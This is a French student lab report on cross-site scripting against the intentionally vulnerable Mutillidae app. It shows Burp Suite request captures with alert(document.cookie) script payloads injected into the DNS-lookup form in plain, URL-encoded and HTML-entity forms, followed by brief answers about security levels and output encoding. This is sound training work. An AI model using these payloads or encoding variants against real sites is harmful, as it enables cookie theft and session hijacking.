Travail à faire 1 :

Question 1 :

ping de la mutillidae

```
└─$ ping 192.168.200.51
PING 192.168.200.51 (192.168.200.51) 56(84) bytes of data.
64 bytes from 192.168.200.51: icmp_seq=1 ttl=63 time=0.596 ms
64 bytes from 192.168.200.51: icmp_seq=2 ttl=63 time=0.679 ms
64 bytes from 192.168.200.51: icmp_seq=3 ttl=63 time=1.43 ms
64 bytes from 192.168.200.51: icmp_seq=4 ttl=63 time=0.546 ms
64 bytes from 192.168.200.51: icmp_seq=5 ttl=63 time=0.577 ms
64 bytes from 192.168.200.51: icmp_seq=6 ttl=63 time=0.661 ms
64 bytes from 192.168.200.51: icmp_seq=7 ttl=63 time=0.666 ms
64 bytes from 192.168.200.51: icmp_seq=8 ttl=63 time=1.55 ms
64 bytes from 192.168.200.51: icmp_seq=9 ttl=63 time=0.698 ms
64 bytes from 192.168.200.51: icmp_seq=10 ttl=63 time=0.626 ms
64 bytes from 192.168.200.51: icmp_seq=11 ttl=63 time=0.460 ms
^C
--- 192.168.200.51 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10174ms
rtt min/avg/max/mdev = 0.460/0.771/1.547/0.345 ms
```

Question 2 :

Pretty Raw Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.200.51
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.200.51/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://192.168.200.51
Connection: close
Cookie: PHPSESSID=7ioq969nq7d7k3mv7q6stl7vo3; showhints=1
Upgrade-Insecure-Requests: 1

target_host=localhost&dns-lookup-php-submit-button=Lookup+DNS
```

Request

Pretty Raw Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.200.51
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.200.51/mutillidae/index.php?page=dns-lookup.php
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary53GNWGndIj0zU1A0
Content-Length: 276
Origin: http://192.168.200.51
Connection: close
Cookie: PHPSESSID=7ioq969nq7d7k3mv7q6st17vo3; showhints=1
Upgrade-Insecure-Requests: 1

------WebKitFormBoundary53GNWGndIj0zU1A0
Content-Disposition: form-data; name="target_host"

localhost
------WebKitFormBoundary53GNWGndIj0zU1A0
Content-Disposition: form-data; name="dns-lookup-php-submit-button"

Lookup DNS
```

Search 0 highlights

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 11 Oct 2024 14:26:01 GMT
Server: Apache/2.4.59 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Vary: Accept-Encoding
Content-Length: 55851
Connection: close
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
  <head>
    <link rel="shortcut icon" href="./images/favicon.ico" type="
    image/x-icon" />

    <link rel="stylesheet" type="text/css" href="styles/global-styles.css"
    />
    <link rel="stylesheet" type="text/css" href="
    styles/ddsmoothmenu/ddsmoothmenu.css" />
    <link rel="stylesheet" type="text/css" href="
```

Search 0 highlights

Pretty Raw Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.200.51
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.200.51/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://192.168.200.51
Connection: close
Cookie: PHPSESSID=7ioq969nq7d7k3mv7q6st17vo3; showhints=1
Upgrade-Insecure-Requests: 1

target_host=<script>alert(document.cookie);</script>&dns-lookup-php-submit-button=Lookup+DNS
```



```
<script>alert(document.cookie);</script>
```

```
<script>alert(document.cookie);</script>
```


```
%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%3c%2f%73%63%72%69%70%74%3e
```

Pretty Raw Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.200.51
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.200.51/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://192.168.200.51
Connection: close
Cookie: PHPSESSID=7ioq969nq7d7k3mv7q6st17vo3; showhints=1
Upgrade-Insecure-Requests: 1

target_host=&#x3c;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x63;&
#x6f;&#x6f;&#x6b;&#x69;&#x65;&#x29;&#x3b;&#x3c;&#x2f;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;&dns-lookup-php-submit-button=Lookup+DNS
```

<u>Travail à faire 2 :</u>

Q1 - Non le niveau de sécurité 1 ne permet pas d'éviter l'attaque avec burpsuite




Q2 - Non, il n'est pas possible d'écrire le code malicieux directement dans le formulaire.

Q3 - Les sécurités activées sont htmlspecialchars() ou htmlentities()

Q4 - Les caractères utilisés pour injecter du code malveillant sont : <, >, /, ", et '

Q5 - Oui le niveau de sécurité 5 permet d'éviter une attaque XSS



Q7 - Elle utilise **$_POST** si la protection est activée, sinon **$_REQUEST**, pour empêcher l'envoi de données via une autre méthode (comme GET).

Q8 - Elle empêche l’exécution de code ou de commandes malveillantes dans les entrées utilisateur.